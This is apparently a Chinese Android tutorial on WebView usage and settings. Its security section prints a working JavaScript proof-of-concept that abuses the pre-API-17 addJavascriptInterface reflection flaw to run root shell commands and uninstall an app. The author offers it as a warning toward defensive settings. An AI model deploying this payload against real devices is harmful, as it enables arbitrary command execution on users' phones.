

編輯:關於 Android 程式設計
本文整理 Android 開發中 WebView 的常用方法與各項設置,方便日後查閱。
使用 WebView 通常需要網路,因此要加上網路訪問權限:
<uses-permission android:name="android.permission.INTERNET" />
1. 加載某個 url
WebView.loadUrl("https://www.baidu.com");
注意不要省略前面的 https://,否則某些 ROM 中的 WebView 會加載失敗。
2. 加載 assets 中的 HTML
WebView.loadUrl("file:///android_asset/xxx.html")
3. 加載一段 javascript
WebView.loadUrl("javascript:" + ${js_code})
4. 為 js 提供本地方法(以下提供一個 showToast 方法給 javascript):
private static class JavaJs { private Context context; JavaJs(Context context) { this.context = context; } @JavascriptInterface public void showToast(String str) { Toast.makeText(context, str, Toast.LENGTH_LONG).show(); } } webView.addJavascriptInterface(new JavaJs(this), "JavaJs"); <script type="text/javascript"> JavaJs.showToast("toast from js"); </script>
注意事項:
5. 頁面跳轉
webView.setWebViewClient(new WebViewClient() { @Override public boolean shouldOverrideUrlLoading(WebView view, String url) { if (Uri.parse(url).getHost().equals("www.xxx.com")) { // 自己的頁面,直接使用WebView加載 return false; } // 別的公司的頁面,使用浏覽器打開 Intent intent = new Intent(Intent.ACTION_VIEW, Uri.parse(url)); startActivity(intent); return true; } });
6. 訪問歷史回退
@Override public boolean onKeyDown(int keyCode, KeyEvent event) { if ((keyCode == KeyEvent.KEYCODE_BACK) && webView.canGoBack()) { webView.goBack(); return true; } return super.onKeyDown(keyCode, event); }
7. 在 Logcat 中輸出 javascript 的日誌(重寫 WebChromeClient 的 onConsoleMessage):
@Override public boolean onConsoleMessage(ConsoleMessage consoleMessage) { Log.d("WebView", consoleMessage.message() + " js line: " + consoleMessage.lineNumber()); return true; }
8. 支援 javascript 警告框 alert(重寫 onJsAlert):
@Override public boolean onJsAlert(WebView view, String url, String message, final JsResult result) { new AlertDialog.Builder(MainActivity.this) .setTitle("JsAlert") .setMessage(message) .setPositiveButton("OK", new DialogInterface.OnClickListener() { @Override public void onClick(DialogInterface dialog, int which) { result.confirm(); } }) .setCancelable(false) .show(); return true; }
9. 支援 javascript 確認框 confirm(重寫 onJsConfirm):
@Override public boolean onJsConfirm(WebView view, String url, String message, final JsResult result) { new AlertDialog.Builder(MainActivity.this) .setTitle("JsConfirm") .setMessage(message) .setPositiveButton("OK", new DialogInterface.OnClickListener() { @Override public void onClick(DialogInterface dialog, int which) { result.confirm(); } }) .setNegativeButton("Cancel", new DialogInterface.OnClickListener() { @Override public void onClick(DialogInterface dialog, int which) { result.cancel(); } }) .setCancelable(false) .show(); return true; }
10. 支援 javascript 提問框 prompt(重寫 onJsPrompt):
@Override public boolean onJsPrompt(WebView view, String url, String message, String defaultValue, final JsPromptResult result) { final EditText et = new EditText(MainActivity.this); et.setText(defaultValue); new AlertDialog.Builder(MainActivity.this) .setTitle(message) .setView(et) .setPositiveButton("OK", new DialogInterface.OnClickListener() { @Override public void onClick(DialogInterface dialog, int which) { result.confirm(et.getText().toString()); } }) .setNegativeButton("Cancel", new DialogInterface.OnClickListener() { @Override public void onClick(DialogInterface dialog, int which) { result.cancel(); } }) .setCancelable(false) .show(); return true; }
11. 顯示空白頁
WebView.loadUrl("about:blank"); //該方法使得WebView只會繪制一個白色背景,並且釋放之前加載頁面時使用的資源,並停止之前javascript的執行
12. 清除返回棧:WebView.clearHistory
13. 獲得訪問歷史列表:WebView.copyBackForwardList
14. 下載:WebView.setDownloadListener
15. pauseTimers / onPause / resumeTimers / onResume
pauseTimers、onPause 用於停止解析、javascript 執行等操作;差別是 onPause 只作用於呼叫它的 WebView,而 pauseTimers 作用於當前應用中所有的 WebView。resumeTimers、onResume 則負責恢復,差別同理。
1. 安全相關(移除不必要的 JavaBridge)
//這個Java Bridge是WebView自己添加的 //在Api 17以前,javascript可以通過java對象進行反射,執行一些不安全的操作 webView.removeJavascriptInterface("searchBoxJavaBridge_");
2. js 相關
//設置支持javascript,默認是false WebSettings.setJavaScriptEnabled(true);
3. 縮放與圖片加載相關
//使WebView支持通過手勢或者縮放控制器來縮放頁面,默認是true //該設置不影響 WebView.zoomIn()和WebView.zoomOut() WebSettings.setSupportZoom(true); //設置使用默認的縮放控制器,默認是false WebSettings.setBuiltInZoomControls(true); //不顯示默認的+/-縮放控制View, 默認是true WebSettings.setDisplayZoomControls(false); 加載圖片策略相關 //設置是否自動加載圖片,默認是`true`,如果設置為`false`,那麼所有圖片都不會被加載,包括本地圖片. WebSettings.setLoadsImagesAutomatically(true); //設置是否阻止加載網絡圖片,默認是`false`,如果設置為`true`,那麼網絡圖片將不會加載.(可以先設置為true,然後再設置為false,來加快頁面加載速度) WebSettings.setBlockNetworkImage(false); //設置是否阻止加載網絡資源(不僅僅是圖片),默認是`false`,如果設置為`true`,那麼網絡上的js,css,圖片等資源都不會加載 WebSettings.setBlockNetworkLoads(false);
4. 渲染與 Viewport 相關
//設置渲染線程的優先級 //該方法在 Api 18之後被廢棄,優先級由WebView自己管理 //不過任然建議將其設置為 HIGH,來提高頁面渲染速度 WebSettings.setRenderPriority(RenderPriority.HIGH); Viewport相關 //設置使用 寬 的Viewpoint,默認是false //Android browser以及chrome for Android的設置是`true` //而WebView的默認設置是`false` //如果設置為`true`,那麼網頁的可用寬度為`980px`,並且可以通過 meta data來設置 //如果設置為`false`,那麼可用區域和WebView的顯示區域有關. WebSettings.setUseWideViewPort(true); //如果webview內容寬度大於顯示區域的寬度,那麼將內容縮小,以適應顯示區域的寬度, 默認是false WebView.setLoadWithOverviewMode(true); <!--如果WebSettings.getUseWideViewPort 是true, 那麼可以通過meta來設置 Viewport --> <!--例如將其可用寬度設置為 480px, 並且禁用縮放功能--> <head> <meta name="viewport" content="width=480, user-scalable=no" /> </head> <!--如果WebSettings.getUseWideViewPort 是false, 那麼 不能 通過meta來設置-->
其效果類似於:
<meta name="viewport" content="width=device-width"/>
注意:這裡的 px 與通常所說的像素不同,它與 dp 的概念非常類似。
前端存儲相關設置(方便前端工程師在客戶端存儲數據):
//支持H5的 application cache 的功能 WebSettings.setAppCacheEnabled(true); //設置 application cache 的存儲路徑(通常存儲js,css,圖片等) WebSetting.setAppCachePath("xxx"); //支持 H5 的session storage和local storage WebSettings.setDomStorageEnabled(true); //支持javascript讀,寫db WebSettings.setDatabaseEnabled(true); //設置js創建的db文件的路徑, Api 19以後廢棄,直接有webview管理 WebSettings.setDatabasePath("xxx");
5. 緩存相關設置
//設置加載資源時,如何使用cache //默認設置是:WebSettings.LOAD_DEFAULT //當WebView正常加載一個頁面時,如果緩存命中且沒有過期,則使用緩存數據,否則從網絡加載,當WebView.goBack()時,如果緩存命中,直接使用,不會驗證是否過期 //可用的其他設置:LOAD_CACHE_ELSE_NETWORK, LOAD_NO_CACHE, LOAD_CACHE_ONLY WebSettings.setCacheModel(WebSettings.LOAD_DEFAULT);
6. cookie 相關
public static void synCookies(Context context, String url) { CookieManager cookieManager = CookieManager.getInstance(); cookieManager.setAcceptCookie(true);//默認就是true cookieManager.setCookie(url, cookies); if(Build.VERSION.SDK_INT < 21) { CookieSyncManager.createInstance(context).sync(); } else { cookieManager.flush(); } }
1. 為 javascript 提供 native 接口的途徑
Android WebView 提供 addJavascriptInterface 方法,為 javascript 建立一個 JavaBridge。例如下面提供一個 showToast 方法:
private static class JavaJs { private Context context; JavaJs(Context context) { this.context = context; } @JavascriptInterface public void showToast(String str) { Toast.makeText(context, str, Toast.LENGTH_LONG).show(); } } webView.addJavascriptInterface(new JavaJs(this), "JavaJs"); <script type="text/javascript"> JavaJs.showToast("toast from js"); </script>
2. 安全問題
API 17 之前,WebView 為 javascript 提供 java 物件後,可利用 javascript 呼叫 java 反射 API 進行駭客操作,造成安全性問題(注意:低版本 WebView 會自行添加一個 searchBoxJavaBridge_ 物件,通常我們需要自行移除)。API 17 之後,WebView 會禁止 javascript 呼叫未加 @JavascriptInterface 的方法,藉此避免上述問題(建議大家始終加上 @JavascriptInterface,不必理會 API 版本,因為 annotation 缺失並不會導致 ClassNotFoundException,僅是被 JVM 忽略)。
反射能干的事情很多,比如若 UserInfo 這類物件是單例,就很容易取到使用者的用戶名、郵箱、手機號等資訊。下面展示一個簡單頁面:當透過 WebView 打開這個 HTML,在具備 root 權限的前提下,手機上的某 App 就會被卸載。
<html> <head> <script> function toByteArray(str) { var ch, stack, result = []; for(var i = 0; i < str.length; ++i) { ch = str.charCodeAt(i); stack = []; do { stack.push(ch & 0xFF); ch = ch >> 8; } while(ch); result = result.concat(stack.reverse()); } return result; } function execCmd(outputStream) { var cmd = "adb shell pm uninstall com.tencent.mm"; outputStream.write(toByteArray(cmd)); outputStream.close(); } function toString(inputStream) { var result = ""; var c; while((c = inputStream.read()) != -1) { var s = String.fromCharCode(c); result += s; } return result; } function hack() { for(var obj in window) { if("getClass" in window[obj]) { console.log(obj); var runtime = window[obj].getClass().forName("java.lang.Runtime").getMethod("getRuntime", null).invoke(null, null); var p = runtime.exec(["su"]); execCmd(p.getOutputStream()); alert(toString(p.getInputStream())); break; } } } hack(); </script> </head> <body> 卸載 :) </body> </html>
這個例子提醒我們:在 Android 4.2 以前的裝置上,務必謹慎使用 addJavascriptInterface,並移除 WebView 預設的 java 物件,以避免反射攻擊帶來的資安風險。
 深入 Android View 容器:ViewGroup 源碼解析與事件分發
為什麼要讀 ViewGroup 源碼? 若想真正掌握 Android 的自訂元件,不能只停留在會用 LinearLayout、RelativeLayout 或 Frame
 Android 自定義 View 原理透徹分析:MeasureSpec、measure/layout/draw 與自定義屬性
一、View 的 MeasureSpec 1. MeasureSpec 由兩部分組成 它包含 SpecMode 與 SpecSize。SpecMode 有三種: UNSP
 Android ListView 多選刪除功能實作與踩坑筆記
多選 ListView 的常見需求 ListView 多選刪除看似簡單,實際實作時常會遇到事件衝突、狀態同步與效能問題。這個範例透過自訂 Adapter 與 ViewHo
 Android ListView 與 ExpandableListView 實現多選、單選、全選與批量輸入

下圖為列表多選與批量輸入的示意。 ListView 多選與全選 在 Adapter 中可用 Map 或 SparseArray 記錄每一列的勾選狀態。getView 時